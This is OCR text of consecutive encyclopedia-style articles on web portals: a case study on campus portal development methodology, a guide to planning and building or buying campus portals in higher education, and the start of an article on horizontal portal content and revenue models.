


Figure 2. Environment of system development diagram



customised single point of access regardless of the original resources by using a standard Web browser.

It can be seen that the proposed definition of the campus portal combines with many other areas such as the user-centric approach, Web technology, information systems, portal characteristics, and functionalities. Therefore, the development of a campus portal should not be emphasised only as Web site development or in the way of developing a traditional information systems. It should be balanced between both aspects of development.

To clarify the position of campus portal development within information systems and the Web technology development area, an environment of software development diagram (Figure 2) is provided to present a position of campus portal development.

As the brief summary in Figure 2 describes that there are two distinct areas of development, which are information systems development and Web development. It is true that traditional information systems development was generally started in an early generation of the computer-based system in an organisation. After the Internet technology was widely accepted from the public sector, an organisation started to adopt the Internet and the Web to facilitate their business processes. However, an initial adoption of the Web within an organisation was more likely to be used as a publishing tool. It, therefore, makes a clear distinction between information systems and Web development.

At present, the capability of Internet and Web technologies tools are more advanced and completely changed to be a platform of development, a complete replacement of the traditional information systems can be done by using Web technology, which then is called Web-based information systems (WBIS) (Takahashi & Liang, 1997a, 1997b). Moreover, a portal can be considered to be a part of Web-based information systems; it, however, has its own characteristics and functionalities, which are unique from other Web-based applications as clarified in the previous section. As a result, the portal development needs to be separated from WBIS development. It, however, will be still categorised as a subset of WBIS.

PRELIMINARY STUDY ON THE IMPLEMENTATION OF THE CAMPUS PORTAL'S UNIQUE CHARACTERISTICS

As was identified in the literature reviews, the unique characteristics of all types of the portal that make them distinguish from other kinds of the Web-based system are personalisation and customisation. However, it was very difficult to determine the implemented level of personalisation and customisation in this study because the campus portal was not quite accessible due to the fact that they were protected from unauthorised access. My approach, therefore, was additionally to discover what documents such as help file, user manual, and demo site were provided by the development teams to have more understanding on the implemented campus portal.

It can be concluded that the first generation campus portal provides a low level of the unique characteristics and functions of the campus portal. On the other hand, the implemented level of personalisation and customisation in the second and third generation campus portal could be found on various levels. It can be found that 22.2% of the second and third generation campus portal maintains a very minimal implemented level of the personalisation and customisation, whereas 22.2% offered a medium implemented level, and half (55.6%) offered a high implemented level of the unique functions of the campus portal.

Table 3. Cross tabulation between implemented level of unique functions and type of portal

			First	Second/Third	
Implemented Level of Unique Functions	Low Level	Count	22	4	26
		% within Implemented Level of Unique Functions	84.6%	15.4%	100.0%
		% within Type of Portal	100.0%	22.2%	65.0%
	Medium Level	Count		4	4
		% within Implemented Level of Unique Functions		100.0%	100.0%
		% within Type of Portal		22.2%	10.0%
	High Level	Count		10	10
		% within Implemented Level of Unique Functions		100.0%	100.0%
		% within Type of Portal		55.6%	25.0%
Total		Count	22	18	40
		% within Implemented Level of Unique Functions	55.0%	45.0%	100.0%
		% within Type of Portal	100.0%	100.0%	100.0%

THE CASE STUDY'S FINDINGS

The implications of the findings of the study in light of the literature are summarised here. A campus portal can be considered a technology product, which was developed to serve people and help them on their activities. Therefore, the campus portal should be developed in criteria that meet the user requirement regarding to the users' characteristics as shown in the usage pattern of their online activities.

Norman (1998) proposed a technology adoption life cycle, which originated from Moore (1991) and was adapted to show the changes in customers as technology matures. Norman (1998, p. 33) explained that "In the early days, the innovators and technology enthusiasts drove the market; they demanded technology. In the later days, the pragmatists and conservations dominate; they want solutions and convenience."

It can be found that all students and academic staff in this study have a lot of experience in both computers and the Internet, the technology innovation therefore should support from the existing level of their experience to improve the performance on their daily activities as these people require solutions and convenience.

Although the usage of the campus portal, which ideally offers the personalisation and customisation functions, may require extra competency to manage their preferred channels, activities, and so forth, I believe that these groups of people have already had enough knowledge and ability to handle these major characteristics and functionality of the campus portal.

Therefore, it is quite necessary for the development team to adjust their attitude and vision on the development of the campus portal and distinct its development from the general Web development projects because they are in different characteristics. Moreover, it can be understood that there are always some limitations and problems in order to develop the campus portal or any project. However, the designing of the appropriate level of personalisation and customisation to the educational level perspective is the most important task that needs to be completed prior to the actual development.

According to Eckerson (1999) and Dias (2001), Eckerson (1999) proposed generation of the portal. In fact, users do not understand on the side of the development team that the campus portal should be developed as a recommended generation of the campus portal as proposed by Eckerson (1999), but they expect to see the distinction of the campus portal and general Web site.

Based on the finding that shows the significant difference in usage pattern on their online activities as well as adapting with Norman (1998)'s Model, it would be possible to argue that the personalisation and customisation should be designed as role-focused on the first time of the development because the users now have enough experience in computers and the Internet and expect to gain a benefit of personalisation and customisation to deliver the relevant information and services when the first use of the campus portal.

At least the information, which is currently available on the Web site should be reorganised into a category of the information based on the level and group of the users in order to deliver them properly to the right group of users via the campus portal. This approach is to basically give the opportunity to the users to receive their personalised information and possibily to customise their interested information channels. Other online services may gradually be appended into the campus portal.

THE NEED FOR A COMPREHENSIVE METHODOLOGY FOR CAMPUS PORTAL DEVELOPMENT

Building a campus portal is one of the most important strategic endeavours in many academic institutions. However, many institutional managers do not see a reason for a campus portal for their institutions and it is more likely that they will want one simple because other institutions have already implemented one (Thomas, 2003). Although many of them may not really understand what a campus portal is, they do, however, go ahead and build one without consideration of the appropriate approach to the development process.

The literature review in Phase One of this research revealed that although there are some enterprise and campus portals development methodologies for practitioners; they are not available in the public domain. In fact, most existing development methodologies are embedded within commercial software packages. This research will not investigate these kinds of development methodologies further because they depend upon the software, which is only provided by the vendors.

Because of the unavailability of the development methodologies within the knowledge of the public domain, many early campus portal developers had no alternative but to develop their own development methodologies to handle and solve their problems regarding their situation and requirements (see Bishop, 2003; Frazee, Frazee, & Sharpe, 2003; Thomas, 2003). This kind of practice could be the source of problems in higher education institutions when developing a campus portal. In fact, misunderstandings of campus portal concepts and development issues are among the most serious problems, which lead to no development methodology being applied or the selection of an inappropriate approach to developing a campus portal.

The research findings show that the development team of the Case University is a knowledgeable group of people that have experience in both traditional and Web development projects including the early generation of a campus portal. It is said that this is typical of the situation in many such institutions. Unfortunately, the requirements of the end-users, which is reflected in the usage pattern of their online activities, have grown to reflect those of a more advanced generation of portal where a certain level of personalisation and customisation is considered important. However, there were obvious misunderstandings on the part of the development team on this aspect of campus portals where there was a notable discrepancy between the literature and this research finding. In fact, users currently want the personalisation and customisation to enhance their activity and performance rather than the expectation of having a colourful user-interface.

Therefore, there is a clear indication of the need for the adoption of the formal development methodology to help development teams construct mature campus portals in efficient and effective ways. The introduction at the design stage of personalisation and customisation functionality should be prominent in the flexible environment of the development methodology.

It is also clear that while a distinctive development methodology for campus portal projects is essential for a successful campus portal project, a development team should be aware that the project also needs to meet the goals of the organisation and other user requirements specific to that organisation.

CONCLUSION

In conclusion, it is definitely proven that a comprehensive development methodology for campus portal should be implemented in order to provide an appropriate development direction to the development team on the campus portal development project. Although most development teams of academic institutions are considered as experts when considered in the development of information systems and Web-based information systems, the development of portal is somewhat different because of the unique characteristics of the personalisation and customisation.

REFERENCES

Bishop, A. Y. (2003). Building a campus portal—A strategy that succeeded. In A. Jafari & M. Sheehan (Eds.), *Designing portals: Opportunities and challenges* (pp. 186-201). Hershey, PA: Information Science Publishing.

Dias, C. (2001). Corporate portals: A literature review of a new concept in information management. *International Journal of Information Management, 21*(4), 269-287.

Eckerson, W. (1999). *Plumtree blossoms: New version fulfils enterprise portals requirements.* Patricia Seybold Report.

Frazee, J. P., Frazee, R. V., & Sharpe, D. (2003). Begin with the end(user) in mind: Planning for the San Diego State University campus portal. In A. Jafari & M. Sheehan (Eds.), *Designing portals: Opportunities and challenges* (pp. 127-161). Hershey, PA: Information Science Publishing.

Moore, G. A. (1991). *Crossing the chasm: Marketing and selling high-tech products to mainstream customers.* New York: Harper Business.

Norman, D. A. (1998). *The invisible computer: Why good products can fail, the personal computer is so complex, and information appliances are the solution.* Cambridge: MIT Press.

Takahashi, K., & Liang, E. (1997a). Analysis and design of Web-based Information systems. In M. R. Genesereth & A. Patterson (Eds.), *The Sixth International World Wide Web Conference (WWW6)*, Santa Clara, USA (pp. 377-389).

Takahashi, K., & Liang, E. (1997b). Analysis and design of Web-based information systems. *Computer Networks and ISDN Systems, 29*(8-13), 1167-1180.

Thomas, J. (2003a). Indiana University's enterprise portal as a service delivery framework. In A. Jafari & M. Sheehan (Eds.), *Designing portals: Opportunities and challenges* (pp. 102-126). Hershey, PA: Information Science Publishing.

KEY TERMS

Campus Portal: A user-centric campus-wide Web-based information system that incorporates all types of enterprise and third-party information, activities, and services for providing its stakeholders with a secured, personalised, and customised single point of access regardless of the original resources by using a standard Web browser.

Customisation: The function that allows users to select their preferred information, contents, and online services as well as mode of interaction. The customised information, content, and online services will normally be classified as optional activities.

Personalisation: The function that allows users to personally receive the information, contents, and online services specific to their needs and roles through the campus portal. The information, contents, and online services will be predefined and assigned the appropriate level of priority by the authorising university division (i.e., the academic registrar, faculty, lecturer, and so forth). This personalised information, with content and online services, normally relate to standard or compulsory activities.

Constructing and Deploying Campus Portals in Higher Education

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INTRODUCTION

A portal is a doorway, a gate, or a means of entrance. For example, the local library is a portal for knowledge. In this age of the Internet, portal refers to a Web site that offers a broad array of resources and services, such as e-mail, forums, search engines, and online shopping malls (Webopedia, 2005). Like any project, portal development should observe the system development life cycle guidelines with activities including planning, analysis, design, implementation, and support. Launching a portal requires careful planning and strategizing. Analysis defines a portal's requirements, determining its content and functionality. Design selects the appropriate software, platform, and architecture. Implementation makes the "build or buy" decision. Support is to maintain the portal, provide support, and perform upgrades.

FROM COURSEWARE, ERP TO PORTAL

The evolution of online technology in higher education has come a long way from courseware management, enterprise resources planning (ERP) to systems integration. Today, 83% of higher educational institutions in the U.S. regularly use course management systems. Besides network security, administrative ERP and system integration are ranked as the top campus technology priorities (Green, 2004). ERP systems provide tools for students, faculty and alumni to access and update academic and administrative data, making school services available real-time via the Internet. Proper deployment of ERP can streamline business processes. With increased productivity, the university can provide better services without increasing staffs. A campus portal is pivotal in integrating and the seamless offering of functions from administration, collaboration to courseware delivery.

Information technology expenditures for course management, administration and digital contents are huge expenditures in educational institutions today. The convergence of digital repositories and Web content management is an inevitable natural evolution for the future (Duncan, 2004). The Internet has made unprecedented impacts on the educational landscape. Along with more effective use of the valuable and expensive digital resources, faculty and students also have raised expectations. They demand access with simplicity and transparency in an increasingly complex environment.

The campus portal is a hub from which the campus community can locate all the commonly used Web resources. It simplifies access to controlled information, while providing a user-centric interface with personalized information to different constituents. Yet, the campus Web site is not the campus portal, and the campus portal is not the campus Web site. While access to a Web site is anonymous, portal access requires authentication and different users will have different needs, interests, information access and authorization levels (Vincy, 2005). A portal is the centralized, but customized, focal point for varied audiences within the campus community.

Planning and Strategizing

A campus portal can be an effective channel for communication, collaboration, and transaction for different constituent groups, including students, faculty, alumni, and even business partners. Thayer (2002) defined software project planning as specifying the goals and objectives for a project; and the strategies, policies, plans, and procedures for achieving them. Planning is a two-step process: capturing requirements, and plans to deliver the product to the requirements. Delivering a successful product requires careful planning and strategizing, which is far from a simple or trivial process.

As information technology becomes more pervasive and dispersed across the campus, debates are renewed on the mission of an educational institution (NPEC, 2004). A university is made up of classrooms, residence halls, athletic facilities, library, and teachers. On another level, a university is less physical. It is an embodiment of activities that organize and facilitate learning, and bestow degrees; and many of these activities can be provided via a virtual setting. In fact, most institutions are somewhere in between "bricks to clicks." Many are in the process of determining the right mix between the extremes. Where an institution perceives itself along this spectrum is likely to determine the mission critical activities that must be supported by its campus portal.

The most important task in deploying a portal is ensuring its widest adoption possible. After all, the usefulness of a service is determined by the breadth of its user and the frequency of its usage. Just like any e-commerce portal, universities must carefully consider strategies that garner and retain a thriving user community (Bansler, Damsgaard, Scheepers, Havn, & Thommesen, 2000). Kuh and Whitt (1988) defined culture in higher education as the collective, mutually shaping patterns of norms, values, practices, beliefs, and assumptions that guide the behavior of individuals and groups in an institute of higher education, and provide a frame of reference within which to interpret the meaning of events and actions on and off campus. A successful portal must be customized to the institution's unique culture. It should align students, faculty, and alumni to the institution; enable the dissemination of targeted information to appropriate audiences; and help to foster and build the campus community. Above all, a portal is a service rather than just a product. Proper portal planning should include quality assurance, training, upgrades, feedback, and support for the campus community within the institution.

Requirement Analysis

Requirement analysis addresses both the campus portal's definition and its acquisition process. Requirement definition of the portal should be focused on delivering high-quality and personalized functions based upon a profile created by individual users. The portal should be a vehicle that provides all of the tools different constituents needed on a daily basis in one general area. Strauss (2000) listed several mandatory features of a campus portal: personalization, search, channels, and links; and desirable elements such as customization, role-based models, and workflow.

In general, a portal should have a single secure log-on procedure. Users should be able to define and select channels, search contents; and to access chat rooms, message boards, and personal e-mail. For prospective students, they should be able to submit and track admission, scholarships, and financial aid applications. Current students should be able to view the course catalog, schedules, and register; check account balance and pay bills; submit requests for campus resources; communicate with peers; read announcements, news, and headlines; and change personal information. Faculty should be able to post course material and grades, view schedules and rosters, and conduct other administrative tasks. For alumni, the portal should assist them with continueing to be a part of the campus community, keeping in touch with events, staff, and faculty.

Regardless the portal is used to support learning and collaboration, course delivery or daily administrative functions, planning starts by defining the mission critical activities that need to be provided online. Furthermore, the value of these activities should be concrete and well defined. Can the portal really improve efficiency and productivity? Can it provide better value and added service to the users? What institutional goals can be achieved by exercising the e-business model? Are these requirements valid, or are they hypes and we are reacting to the "me-too" syndrome? It is most crucial to have a clear understanding of the business value of the portal. A clearly defined value helps to justify continued project expenditures, and obtain consensus amongst different constituent groups.

The requirement acquisition process should start from top down with several deliverables breaking down into business, technical, and creative requirements, deriving in a logical sequence (Quirk, 2002). The process should be designed to answer the key questions: Who are the users? What functionality does each constituent group need? What content is available, and what more is needed? How does one define quality and how will one measure the return on investment? Projects that do not start out with a big picture view usually languish or provide only marginal value to the organization.


The analysis process focuses primarily on business requirements, as technical and creative requirements play only a supporting role. A portal will only provide as much value as the function and content delivered through it. The required functionality and content should be identified and cataloged; and this process will be most time-consuming and must be thorough. Based on business requirements, technical requirements can be concluded via the selection of portal tools and platform. Finally, creative requirements define user experience: the look, feel, and usability of the portal. Other issues that should be determined during this stage include the quality assurance plan, logistics for training and rollout, user and content maintenance, and the security policy. With a clear vision, and well-defined needs, the university can create a portal embraced by all constituents. Proper planning based on needs and priority enables the project to reach beyond its initial phase, leading to smooth implementation without costly changes in direction at midstream.

Design and Architecture

Web architecture follows a multitier model that evolved from the traditional two-tier client-server model. In a multitier architecture, a middle tier is introduced to essentially create a client-broker-server connection. In typical three-tier architecture, the front-tier is a user interface layer. The middle-tier acts as an intermediary allowing clients to access different backend resources, and pull together information from disparate systems. The back-tier interfaces with business applications, databases, content repositories, and search engines (see Figure 1).

The component interface between and within tiers should be platform independent and interoperable. The front-tier interface should be implemented using eXtensible HyperText Markup Language (XHTML), Javascript, Java applets, and eXtensible Markup Language (XML). Communication between tiers should be implemented using Web service,

Figure 1. Multitier architecture



service-oriented architecture (SOA), or .NET type framework. With rapid convergence of Web standards, design and architecture have become less an issue in campus portal development. This section is intended only as an overview. Detail coverage on the subjects and other technical issues are discussed in many other articles in this encyclopaedia.

Implementation and Alternatives

The build or buy dilemma has existed in universities as long as campuses have had computers; the debate is renewed every time when a new information technology initiative is proposed. Campus portals are a mandatory facility in today's competitive and technologically driven higher educational market, as perspective students and faculty demand wired campuses and convenient Web access. Buying software from outside vendors costs less than in-house development. Sometimes, building in-house is the only way to meet the institution's special needs. Most likely, universities need to take an integrated approach: buying what are the best available for specific tasks, then hiring developers to combine the components into a single unified system (Olsen, 2000).

The Build Option

The most common argument for an in-house solution is that institutional need is uncommon; either the functionality is unique, the interface is too complex, or the time needed to integrate a package solution takes too long. For developers choosing the build option, uPortal (http://www.uportal.org) is a free, sharable, open source and open standard system that is built upon Java, XML, and Extensible Style Language (XSL). The system is a collaborative effort among several of the JA-SIG (Java in Administration Special Interest Group, http://www.ja-sig.org/) members, which include Princeton, Yale, and the University of Delaware.

uPortal is a framework for building custom portals that enable universities to integrate Web-based applications through an open Java framework (Gleason, 2001). The current release of uPortal is version 2.5. Applications can be added either via custom Java channel loaded into the uPortal framework, or as a Java servlet that outputs XML installed as an XML channel. Existing Web-based applications can be integrated as Web proxy or XML. Custom applications can be implemented into the uPortal framework using Java wrapper calling methods. Naturally, open source products do not offer the same level of support as commercial software, though consulting firm support is available. Furthermore, uPortal also requires a very high level of expertise in Java, XML, XSL, Structured Query Language (SQL), and XHTML. Customization depends heavily on local knowledge. As the product can be deployed on different platforms, its scalability is difficult to evaluate. The absence of integrated redundancy, failover, and backup capabilities are another short coming. Finally, cost is always an important consideration. A portal's cost is not just in hardware, software and infrastructure. The cost also includes staff and management, maintenance and upgrade; and integration of the institution's existing information services into the new portal.

The Buy Option

Even well-funded universities are finding it challenging to keep pace with the rapidly changing technology, though abandoning the "not-invented-here" mentality can be difficult. But universities no longer code their administrative or library systems. Networking software today is mostly commercially acquired. In lieu of building a portal from the ground up, there are many commercial products available that can be customized for use in creating the campus portal. The technology has matured, making these products more attractive and appropriate to many academic institutions.

Most institutions elect to buy over build, as enterprise portals are currently the most cost-effective solution available (Zastrocky & Yanosky, 2002).

There are plenty of commercial products with varying levels of customization and support, including portal vendors such as Jenzabar (http://www.jenzabar.com), e-learning vendors such as Blackboard (http://www.blackboard.com), and ERP vendors such as Peoplesoft (http://www.peoplesoft.com). Portal vendors often follow a strategy of gaining access to the campus community via partnership, then generating revenue via advertisement and targeted marketing. The vendors deploy and manage the customized system, which greatly lowers capital investments and resource constraints placed on the institution. Apart from issues of control and security, it is always a delicate balance to maintain institutional integrity while provide adequate revenue for the vendors. Naturally, aligning with too many things that do not reflect academic rigor is inappropriate for an institution of learning.

Traditional e-learning vendors have the primary expertise in online course management. They also recognize the need for schools to integrate their administrative processes. While remaining focused on distance learning, they develop integrated portal solutions that interface with other major ERP systems. ERP vendors, on the other hand, have expertise in administrative systems. Their portal solution strategy is to extend Web-enabled services to the campus community that are critically dependent on data from the administrative systems.

Vendor products provide a tighter integration with internal data sources. They are designed to work well when implemented as a total solution at predictable cost, but they are expensive and tied to the vendor's, not the university's agenda. The enterprise software market is currently working to define and deliver the next generation of applications that uses Web services and other emerging standards. For these new products, the promise is ahead of reality and the future is far from definitive. A cautioned approach is therefore strongly recommended (Greenbaum, 2003).

Selecting Alternatives

In this period of rapid technological innovation, there are many varieties of portal service offering in today's marketplace, each holding a unique niche. When evaluating the "buy or build" alternative, the decision maker needs to examine industry trends carefully, ensuring the solution can address both the present and future needs of the institution. As a general rule, strategically important and core value applications should be developed in-house. The selection process is a matter of balancing resource constraints, on-going support, technical competencies, and enhancement requirements against issues such as time to market, competitive advantage, and support for current and emerging industry standards (Po, 2002). Decision analysis is straight forward and can be done by comparing strengths and weaknesses of tangible criteria using a rubric. Rubrics are popular tools for assessment and evaluation in the field of education. A rubric contains three basic components: a desired goal; elements that need to be performed to achieve the desired goal; and measurements for acceptable and unacceptable performance (see Table 1). A weighted score system is usually adapted to make important elements stand out (Frazee, 2001).

Technology alone cannot solve an institution's problem. Business process and campus culture must also be reengineered, and the institution itself has to change, rather than just the software (Gage, 2004). Regardless of build or buy, the portal is likely to require integration with other components. Integrating new systems with old processes will take time and money. The university must also cope with version upgrade gridlock, as upgrade by one vendor renders the other systems in place unusable. The interruptions will cause service delay, budget overrun, and unhappy constituents. The project manager should always plan the portal project carefully, and expect the unexpected.

Table 1. A rubric with goal, element and criteria

Goal	Element	Performance
Cost	Initial Cost Annual Maintenance	Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3
Vendor Support	Integration Implementation 24 x 7 Help	Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3
Technical Quality	Robustness Quality of Code Documentation	Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3
Future Enhancement	Flexibility User-friendliness	Insufficient=1, Adequate=2 or Excellent=3 Insufficient=1, Adequate=2 or Excellent=3

Maintenance and Support

Successful portal deployment involves creating a long-term operational model with adequate capacity that addresses ongoing product upgrades and needed technology changes. Emphasis must be placed on continuing staff skills acquisition and enhancement, so that the institution can leverage tools and technology to effectively address and resolve issues within the portal. The information technology group must address the issue of applying required patches and upgrades, and capacity enhancement, should server and bandwidth requirements become overloaded. As with all projects, the public launching of a campus portal will be followed by high initial expectations. Consequently, the information technology group will need to develop and implement sound strategies and solid 24×7 support mechanisms to ensure expectations are consistently met and exceeded. A good portal helps the campus to move toward community building. Its effectiveness ultimately depends on how the portal addresses information needs of its users and sponsors.

CONCLUSION AND FUTURE TRENDS

Just as the dot.com boom was replaced by a more circumspect approach to e-commerce. The campus portal market has retrenched, with revised business plans, demise of some providers, and consolidation of others. Should the university deploy a campus portal? The decision is really individual, depending on the institution's technology needs, funding resources, strategic priorities, and the continued evolution of the solutions available. While the initial craze that promised something for nothing and delivered far less than expected has passed, campus portals are far from demising. It will remain a promising solution to organize and electronically connect the campus community, both today and into the future.

REFERENCES

Bansler, J., Damsgaard, J., Scheepers, R., Havn, E., & Thommesen, J. (2000). Corporate intranet implementation. *Journal of the Association of Information Systems, 1*(10), 1-39.

Duncan, J. (2004). Convergence of libraries, digital repositories, and Web content management. *EDUCAUSE Review, 39*(6), 1-6.

Frazee, J. (2001). Charting a smooth course for portal development. *EDUCAUSE Quarterly, 24*(3), 42-48.

Gage, D. (2004). Campus brawl: Oracle vs. PeopleSoft at Stanford. *eWeek Magazine*. Retrieved from http://www.eweek.com/article2/0,1759,1609179,00.asp

Gleason, B. (2001). uPortal: A common portal reference framework. *Syllabus Magazine*. Retrieved from http://www.campus-technology.com/article.asp?id=4136

Green, K. (2004). *The 2004 National Survey of Information Technology in US Higher Education. The Campus Computing Project*. Retrieved from http://www.campuscomputing.net/

Greenbaum, J. (2003). Build vs. buy in the 21st century. *Intelligent Enterprise*. Retrieved from http://www.intelligententerprise.com/030422/607feat2_1.jhtml

Kuh, G. D., & Whitt, E. J. (1988). The invisible tapestry: Cultures in American colleges and universities. *ASHE-ERIC Higher Education Report*. Association for Study of Higher.

NPEC. (2004). How does technology affect access in postsecondary education? *National Postsecondary Education Corporative*, U.S. Dept. of Education, Washington, DC.

Olsen, F. (2000, June 2). As ever, computing officials ask: Build or buy? *The Chronicle of Higher Education, 46*(39), A-45.

Phipps, R. (2004). *How does technology affect access in postsecondary education?* National Postsecondary Education Corporative, US Dept. of Education. Washington, DC.

Po, M. (2002). Build vs. buy, Ask the expert. *CIO Magazine*. Retrieved from http://www2.cio.com/ask/expert/2002/questions/question845.html

Quirk, J. (2002). A guide to defining an enterprise portal project. *Intranet Professional*. Retrieved from http://www.intranetstoday.com/Articles/?ArticleID=5050&IssueId=174

Strauss, H. (2000). What is a portal, anyway? *Campus technology. TechTalks Event, January 20*. Retrieved from http://www.campus-technology.com/techtalks/events/000120portal.asp

Thayer, R. (2001). *Software engineering project management*. Piscataway, NJ: Wiley-IEEE Computer Society.

Vince, D. (2005). Intranet portals—Personalisation and customisation. *WebProNews*. Retrieved from http://www.webpronews.com/it/itmanagement/wpn-18-20050323IntranetPortalsPersonalisationandCustomisation.html

Webopedia, (2005). *Portal*. Jupitermedia Corporation. Retrieved from http://www.webopedia.com/TERM/W/Web_portal.html

Zastrocky, M., & Yanosky, R. (2002). *ERP and ASPs for higher education*. Gartner Symposium ITXPRO 2002, San Diego, CA.

KEY TERMS

Bricks to Clicks: An e-commerce strategy by which a company attempts to integrate a traditional physical business with an online presence.

Courseware: Software designed to be used in an educational program that supplements or replaces traditional course activities.

Enterprise Resources Planning (ERP): Management systems that integrate various facets of business operations.

Open Source: Programs where the source code is available to the general public for use and/or modification from its original design, free of charge.

Proxy: A server that sits between a client and a server. It intercepts the requests to see if it can fulfill the requests itself or forward the request to the real server.

Servlet: A small program that runs on a server. The term usually refers to a Java applet that runs within a Web server environment.

System Development Life Cycle (SDLC): A systematic approach to problem solving and developing information systems.

Systems Integration: The implementation of a computing solution by connecting different systems in an existing infrastructure so that they can work together.

Wrapper: A piece of code that allows classes to work together by bridging the incompatible interfaces. It acts as an interface between caller and the wrapped code.

The Content of Horizontal Portals

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INTRODUCTION

The word "portal" has been around for quite some time, but its use to describe a tool for electronic commerce has emerged only recently. This paper examines the definition of Web portals and a general method by which they might be classified. Literature related to the business model associated with horizontal portals is examined and synthesised to match revenue models with different types of horizontal portal content.

BACKGROUND

Costopoulou and Tambouris (2004, p. 136) suggest that a Web portal is an information gateway: "It attempts to address information overload through an Internet-based environment in which to search and access relevant information from disparate IT systems and the Internet using advanced search and indexing techniques." From here on in this article, when we use "portal" we actually mean "Web portal." More specific definitions of portals sometimes define them as sites that offer "personalised content" to the user (Pearlson, 2001) or that offer a "broad range of services" rather than necessarily just redirecting users elsewhere (Zikmund & d'Amico, 2001). Some portals also offer services such as trading facilities (Internet.com, 1999). In fact, there are many authors that have considered the definition of a portal. Smith (2004, p. 94) considered 17 definitions of portal and classes of portal. He provides a definition of portal to distinguish it from other types of information systems: "… an infrastructure providing secure, customisable, personalisable, integrated access to dynamic content from a variety of sources, in a variety of source formats, wherever it is needed." This seems to indicate that a Web site should meet a number of criteria before it can be considered to be a portal in Smith's eyes. Van Brakel (2003, p. 593) appears to be in some agreement with this. He discusses a number of different portal definitions and comments that:

It is surprising how many times the term portal is being used to describe a static Web site environment. The corporate world is particularly at fault in this context: a well-designed and dedicated Web site that provides access to specialised resources or goods might be referred to as an information directory or information hub, but it is definitely not a portal with its current specialised functionalities. Simply affixing the word "My" to a system and adding a personal logon feature definitely does not metamorphose a static Web site into a portal …

An important notion behind the concept of a portal is that it often does not provide content itself, but organises content from other providers (Rao, 2001). This often occurs through the provision of some type of directory or search services.

Van Brakel (2003) also examines a number of definitions that require that a portal should *add value* for the user by providing more sophisticated information access features. He also adds that they should also specifically include *customisation* and *personalisation* features. In this context he describes personalisation as the ability to include personal information (such as a stock portfolio) or to subscribe to specific channel and/or alerts. Customisation provides the user with the ability to alter the look of the portal (for instance, by changing colours) depending upon personal preference.

An important concept behind the idea of a portal is the idea that it can be a "one stop shop" for users with either generic or specific information needs. Rao (2001, p. 325) defines portals as "those one-stop Web sites that try to satisfy most of an individual's daily Web needs." One of the major requirements of the one-stop shop is that content from disparate providers must be integrated into one point of access (Costopoulou & Tambouris, 2004).

Summarising, services that differentiate a portal from a "normal" Web site include

- personalised content, with a
- customisable interface, perhaps with some
- other added value services (such as online shopping), at
- a single port of call, in
- a secure environment.

Types of Portals

Van Brakel (2003) suggests that two broad categories of portals exist:

- **Horizontal or Public Portals:** Available to the general public or are for certain interest groups. They allow some level of customisation and personalisation. Sieber and Sabatier (2003) suggest that horizontal portals are generic organisers of information.
- **Vertical (Corporate or Enterprise) Portals:** Limited by certain authentication requirements, such as those reserved for employees of a company. We suggest that this definition should be extended to include supply chain partners as members of industry portals. A feature of vertical portals is that they provide information for groups with specific interests (Sieber & Sabatier, 2003).

Rao (2001) suggests that there are three major categories of portals: horizontal, vertical, and corporate. This separates van Brakel's vertical portals into two categories, internal (corporate) portals and vertical (industry-based) portals, which matches our "extension" of vertical portals fairly closely. In this article we are concentrating upon horizontal portals.

Services and Horizontal Portals

Costopoulou and Tambouris (2004) identify three major participants in the portal "industry," customers (who obtain information and take advantage of consumer services to fulfil their needs), the portal operator, and suppliers (who provide the information and services to the customer via the portal).

Meisel and Sullivan (2000) suggest that there are several factors that contribute to creating a demand by Internet users for the services of a portal. These are

- Provision of a convenient and organised way for a user to access the Internet. This reduces the search costs that are incurred by the user (time and/or money).
- Along the same lines, the portal can filter out harmful information, or even information from less reliable sources.
- It can provide a means of assurance of the integrity of the sites they use for Web transactions.
- It can provide users with access to exclusive content and/or communications technologies.
- It can provide a one-stop shop, providing the gateway to the information that the user needs.

Successful implementation of these strategies can lead to revenue generation for the portal in a number of ways (Meisel & Sullivan, 2000). The business can also act as an ISP, or team up with one, and generate extra revenues through subscriptions. Revenue can be gained through onsite advertising. Of course, advertisers are likely to pay more if the number of users and level of "stickiness" is greater. Extra revenue can be made through commissions charged on e-commerce transactions carried out through the portal. This can be from charging the merchant and/or through fees per transaction.

